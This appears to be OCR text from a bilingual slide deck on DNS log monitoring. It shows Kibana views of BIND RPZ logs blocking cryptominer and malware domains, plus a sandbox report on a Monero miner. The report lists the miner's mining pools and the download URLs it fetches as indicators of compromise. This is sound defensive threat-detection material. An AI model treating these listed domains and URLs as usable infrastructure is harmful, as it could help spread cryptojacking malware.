Low	51.1.31.44	Other AD

Where is company AD server? ▶ **DNS Resolver** ▶ **Log Report**

DNS Resolver
Scan for AD or other Internal Servers

Log Report
Who accessed AD Server?

DNSログの監視機能



kibana

- Discover
- Visualize
- Dashboard
- Timelion
- Canvas
- Machine Learning
- Infrastructure
- Logs
- APM
- Dev Tools
- Monitoring
- Management
- Default

Infrastructure / Logs

Search for log entries... (e.g. host.name:host-1)

Customize | 01/08/2019 3:28:52 PM

tracker.coppersurfer.tk.dbl.rpz.spamhaus.org

2019-01-08 15:28:52.653 08-Jan-2019 12:28:51.678 rpz: info: client @0x7fb7c80033d0 118.179.223.10#35739 (tracker.coppersurfer.tk): rpz QNAME NXDOMAIN rewrite tracker.coppersurfer.tk via tracker.coppersurfer.tk.dbl.rpz.spamhaus.org

2019-01-08 15:28:52.653 08-Jan-2019 12:28:52.046 rpz: info: client @0x7fb9689d3140 118.179.95.109#59666 (kingprog.publicvm.com): rpz QNAME NXDOMAIN rewrite kingprog.publicvm.com via kingprog.publicvm.com.cryptominer.rpz.spamhaus.org

2019-01-08 15:28:52.653 08-Jan-2019 12:28:52.064 rpz: info: client @0x7fb81c0d6000 118.179.95.109#47538 (kingprog.publicvm.com): rpz QNAME NXDOMAIN rewrite kingprog.publicvm.com via kingprog.publicvm.com.cryptominer.rpz.spamhaus.org

2019-01-08 15:28:52.653 08-Jan-2019 12:28:52.035 rpz: info: client @0x7fb7901011f0 118.179.95.109#53135 (kingprog.publicvm.com): rpz QNAME NXDOMAIN rewrite kingprog.publicvm.com via kingprog.publicvm.com.cryptominer.rpz.spamhaus.org

2019-01-08 15:28:52.653 08-Jan-2019 12:28:51.719 rpz: info: client @0x7fb920018a70 118.179.223.10#33277 (rp-ads.net): rpz QNAME NXDOMAIN rewrite rp-ads.net via rp-ads.net.malware-aggressive.rpz.spamhaus.org

2019-01-08 15:28:52.653 08-Jan-2019 12:28:52.032 rpz: info: client @0x7fb8180c1a30 118.179.182.51#54304 (www.pubyun.com): rpz QNAME NXDOMAIN rewrite www.pubyun.com via www.pubyun.com.cryptominer.rpz.spamhaus.org

2019-01-08 15:28:52.653 08-Jan-2019 12:28:52.109 rpz: info: client @0x7fb8000588c0 118.179.223.10#38677 (rp-ads.net): rpz QNAME NXDOMAIN rewrite rp-ads.net via rp-ads.net.malware-aggressive.rpz.spamhaus.org

2019-01-08 15:28:52.653 08-Jan-2019 12:28:51.773 rpz: info: client @0x7fb7a80ab2d0 118.179.182.51#37719 (www.pubyun.com): rpz QNAME NXDOMAIN rewrite www.pubyun.com via www.pubyun.com.cryptominer.rpz.spamhaus.org

2019-01-08 15:28:52.653 08-Jan-2019 12:28:52.032 rpz: info: client @0x7fb930c581e0 118.179.95.109#53135 (kingprog.publicvm.com): rpz QNAME NXDOMAIN rewrite kingprog.publicvm.com via kingprog.publicvm.com.cryptominer.rpz.spamhaus.org

2019-01-08 15:28:52.653 08-Jan-2019 12:28:52.170 rpz: info: client @0x7fb7d004ac80 118.179.223.10#49908 (donate.ssl.xmrig.com): rpz QNAME NXDOMAIN rewrite donate.ssl.xmrig.com via donate.ssl.xmrig.com.cryptominer.rpz.spamhaus.org

2019-01-08 15:28:52.653 08-Jan-2019 12:28:51.703 rpz: info: client @0x7fb848052730 118.179.223.10#52699 (rp-ads.net): rpz QNAME NXDOMAIN rewrite rp-ads.net via rp-ads.net.malware-aggressive.rpz.spamhaus.org

2019-01-08 15:28:52.653 08-Jan-2019 12:28:52.072 rpz: info: client @0x7fb7f400daa0 118.179.95.109#59667 (kingprog.publicvm.com): rpz QNAME NXDOMAIN rewrite kingprog.publicvm.com via kingprog.publicvm.com.cryptominer.rpz.spamhaus.org


2019-01-08 15:28:52.653 08-Jan-2019 12:28:52.140 rpz: info: client @0x7fb7f012c1d0 118.179.223.10#58424 (rp-ads.net): rpz QNAME NXDOMAIN rewrite rp-ads.net via rp-ads.net.malware-aggressive.rpz.spamhaus.org

2019-01-08 15:28:52.653 08-Jan-2019 12:28:52.058 rpz: info: client @0x7fb7a00fc310 118.179.95.109#47538 (kingprog.publicvm.com): rpz QNAME NXDOMAIN rewrite kingprog.publicvm.com via kingprog.publicvm.com.cryptominer.rpz.spamhaus.org

2019-01-08 15:28:52.653 08-Jan-2019 12:28:52.074 rpz: info: client @0x7fb7ac011500 118.179.95.109#59667 (kingprog.publicvm.com): rpz QNAME NXDOMAIN rewrite kingprog.publicvm.com via kingprog.publicvm.com.cryptominer.rpz.spamhaus.org

2019-01-08 15:28:52.653 08-Jan-2019 12:28:52.164 rpz: info: client @0x7fb92000bf20 118.179.223.10#38406 (donate.ssl.xmrig.com): rpz QNAME NXDOMAIN rewrite donate.ssl.xmrig.com via donate.ssl.xmrig.com.cryptominer.rpz.spamhaus.org

DNSログの監視機能




▸ January 8th 2019, 15:22:27.092 tags: beats_input_codec_plain_applied @version: 1 prospector.type: log host.name: ns3 beat.name: ns3 beat.hostname: ns3 beat.version: 6.3.2 NC_hostname: nametraff.com NC_srcip: 118.179.173.28 input.type: log NC_timestamp: 08-Jan-2019 @timestamp: January 8th 2019, 15:22:27.092 offset: 345,900,264 message: 08-Jan-2019 12:22:26.443 rpz: info: client @0x7fb7b80035b0 118.179.173.28#13745 (nametraff.com): rpz QNAME NXDOMAIN rewrite nametraff.com via nametraff.com.cryptominer.rpz.spamhaus.org source: /var/cache/bind/rpz.log NC_rpz_type: cryptominer.rpz.spamhaus.org _id: 39wgLGgBN006-3DjaT58 _type: doc _index: filebeat-6.3.2-2019.01.08 _score: -

▸ January 8th 2019, 15:22:27.092 tags: beats_input_codec_plain_applied @version: 1 prospector.type: log host.name: ns3 beat.name: ns3 beat.hostname: ns3 beat.version: 6.3.2 NC_hostname: cheapmusic.info NC_srcip: 118.179.223.10 input.type: log NC_timestamp: 08-Jan-2019 @timestamp: January 8th 2019, 15:22:27.092 offset: 345,901,744 message: 08-Jan-2019 12:22:26.469 rpz: info: client @0x7fb948082e50 118.179.223.10#53446 (cheapmusic.info): rpz QNAME NXDOMAIN rewrite cheapmusic.info via cheapmusic.info.malware-aggressive.rpz.spamhaus.org source: /var/cache/bind/rpz.log NC_rpz_type: malware-aggressive.rpz.spamhaus.org _id: 4dwgLGgBN006-3DjaT58 _type: doc _index: filebeat-6.3.2-2019.01.08 _score: -

▸ January 8th 2019, 15:22:27.092 tags: beats_input_codec_plain_applied @version: 1 prospector.type: log host.name: ns3 beat.name: ns3 beat.hostname: ns3 beat.version: 6.3.2 NC_hostname: rp-ads.net NC_srcip: 202.4.96.6 input.type: log NC_timestamp: 08-Jan-2019 @timestamp: January 8th 2019, 15:22:27.092 offset: 345,902,532 message: 08-Jan-2019 12:22:26.673 rpz: info: client @0x7fb7a80a7790 202.4.96.6#7692 (rp-ads.net): rpz QNAME NXDOMAIN rewrite rp-ads.net via rp-ads.net.malware-aggressive.rpz.spamhaus.org source: /var/cache/bind/rpz.log NC_rpz_type: malware-aggressive.rpz.spamhaus.org _id: 4twgLGgBN006-3DjaT58 _type: doc _index: filebeat-6.3.2-2019.01.08 _score: -

▸ January 8th 2019, 15:22:27.092 tags: beats_input_codec_plain_applied @version: 1 prospector.type: log host.name: ns3 beat.name: ns3 beat.hostname: ns3 beat.version: 6.3.2 NC_hostname: a.dnspod.com NC_srcip: 118.179.223.10 input.type: log NC_timestamp: 08-Jan-2019 @timestamp: January 8th 2019, 15:22:27.092 offset: 345,903,998 message: 08-Jan-2019 12:22:26.849 rpz: info: client @0x7fb7c8055d00 118.179.223.10#40464 (a.dnspod.com): rpz IP NXDOMAIN rewrite a.dnspod.com via 32.205.79.226.101.rpz-ip.sbl.rpz.spamhaus.org source: /var/cache/bind/rpz.log NC_rpz_type: sbl.rpz.spamhaus.org _id: 5NwgLGgBN006-3DjaT58 _type: doc _index: filebeat-6.3.2-2019.01.08 _score: -

DNSログの監視機能



kibana

- Discover
- Visualize
- Dashboard
- Timelion
- Canvas
- Machine Learning
- Infrastructure
- Logs
- APM
- Dev Tools
- Monitoring
- Management

Visualize / RPZ: RPZ Type Count

Save ... Inspect Refresh ... Last 15 minutes

>_ Search... (e.g. status:200 AND extension:PHP)

Options Refresh

Add a filter +

filebeat-*

Data Options

Metrics

Metric Count

Add metrics

Buckets

Split Rows NC_rpz_type.keyword...


Add sub-buckets

NC_rpz_type.keyword: Descending	Count
cryptominer.rpz.spamhaus.org	16,181
malware-aggressive.rpz.spamhaus.org	8,222
dbl.rpz.spamhaus.org	5,068
bad-nameservers.rpz.spamhaus.org	2,074
malware-adware.rpz.spamhaus.org	766
abused-legit.rpz.spamhaus.org	718
sbl.rpz.spamhaus.org	606
malware.rpz.spamhaus.org	444
botnetcc.rpz.spamhaus.org	193
origin.com.rpz.local	85

Export: Raw Formatted

1 2 »

DNSログの監視機能



Top 5 values in 500 / 500 records

cryptominer.rpz.spamhaus.org	35.2%
malware-aggressive.rpz.spamhaus.org	34.4%
malware-adware.rpz.spamhaus.org	10.8%
abused-legit.rpz.spamhaus.org	8.2%
dbl.rpz.spamhaus.org	7.6%

Top 5 values in 500 / 500 records

118.179.223.10	73.6%
118.179.182.51	9.2%
202.4.96.6	7.6%
118.179.162.34	6.2%
118.179.209.50	0.8%

Top 5 values in 500 / 500 records

rp-ads.net	31.6%
www.pubyun.com	9.6%
donate.v2.xmrig.com	8.0%
cobalten.com	6.2%
s8.url.cn	5.8%

DNSログの監視の結果

General Information

Date:	16.11.2017
Duration:	0h 3m 34s
Sample Name:	ffCVtQ6H04
Cookbook:	default.jbs
Icon:	
Filetype:	exe


Show File

Detection

MALICIOUS

- Found **1** malicious signature
- Contacts **8** domains/IPs
- Launches **2** processes
- Drops **3** files

Signature Overview



Contacted Domains

Name	IP	Active
pool.minexmr.com	37.59.56.102	true
xmr.5b6b7b.ru	45.58.140.194	true
64.myxmr.pw	170.178.171.162	true
www.pubyun.com	118.184.176.15	true

HTTP Gets & Posts

URL	Method
64.myxmr.pw:8888/md5.txt	GET
64.myxmr.pw:8888/cudart32_65.dll	GET
xmr.5b6b7b.ru:8888/xmrok.txt	GET
xmr.5b6b7b.ru:8888/xmrok.txt	GET
www.pubyun.com/dyndns/getip	GET


https://www.joesandbox.com/analysis/37219/0/executive

DNSのセキュリティー、プライバシー、と重要度

DNSSEC
DNS over TLS
DNS over HTTPS
DNS Tunnel

（CNAME) ウエブサイト・ブラウザー
（MX) メールサーバー
（API)　ウエブアップ、モバイルアプリ
(TXT) New Attack Vectors

ISP・通信会社
データマインイング
フィルタリング
ユーザーのデータコントロール



アドレスブックだけでは無い　、DNSで情報を交換